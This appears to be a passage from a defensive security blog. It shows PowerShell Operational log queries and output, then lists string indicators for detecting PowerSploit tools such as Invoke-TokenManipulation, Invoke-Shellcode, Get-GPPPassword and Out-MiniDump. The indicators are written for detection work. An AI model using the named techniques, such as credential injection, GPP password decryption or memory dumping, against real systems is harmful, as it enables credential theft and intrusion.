User:	ADSECLAB\LukeSkywalker	Computer:	ADSWKWin7.lab.adsecurity.org
OpCode:	To be used when operation i		
More Information:	Event Log Online Help		



```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"; value="NoteProp.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"; value="NoteProp.
9/22/2015 9:07:52 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"; value="NoteProp.
9/22/2015 9:07:50 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"; value="NoteProp.
```



```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>     Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Add-Member
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2484
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Add-Member
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 1722
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell
```

PowerShell Attack Tool Detection

Many PowerShell attack tools can be detected by monitoring PowerShell Operational log for the following indicators. These are specific to PowerSploit tools, but many other PowerShell attack tools use the same methods.

Invoke-TokenManipulation:

- "TOKEN_IMPERSONATE"
- "TOKEN_DUPLICATE"
- "TOKEN_ADJUST_PRIVILEGES"

Invoke-CredentialInjection:

- "TOKEN_PRIVILEGES"
- "GetDelegateForFunctionPointer"

Invoke-DLLInjection

- "System.Reflection.AssemblyName"
- "System.Reflection.Emit.AssemblyBuilderAccess"

Invoke-Shellcode

- “System.Reflection.AssemblyName“
- “System.Reflection.Emit.AssemblyBuilderAccess”
- “System.MulticastDelegate”
- “System.Reflection.CallingConventions”

Get-GPPPassword

- “System.Security.Cryptography.AesCryptoServiceProvider”
- “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
- “Groups.User.Properties.cpassword”
- “ScheduledTasks.Task.Properties.cpassword”

Out-MiniDump

- “System.Management.Automation.WindowsErrorReporting”
- “MiniDumpWriteDump”

(Visited 107,208 times, 161 visits today)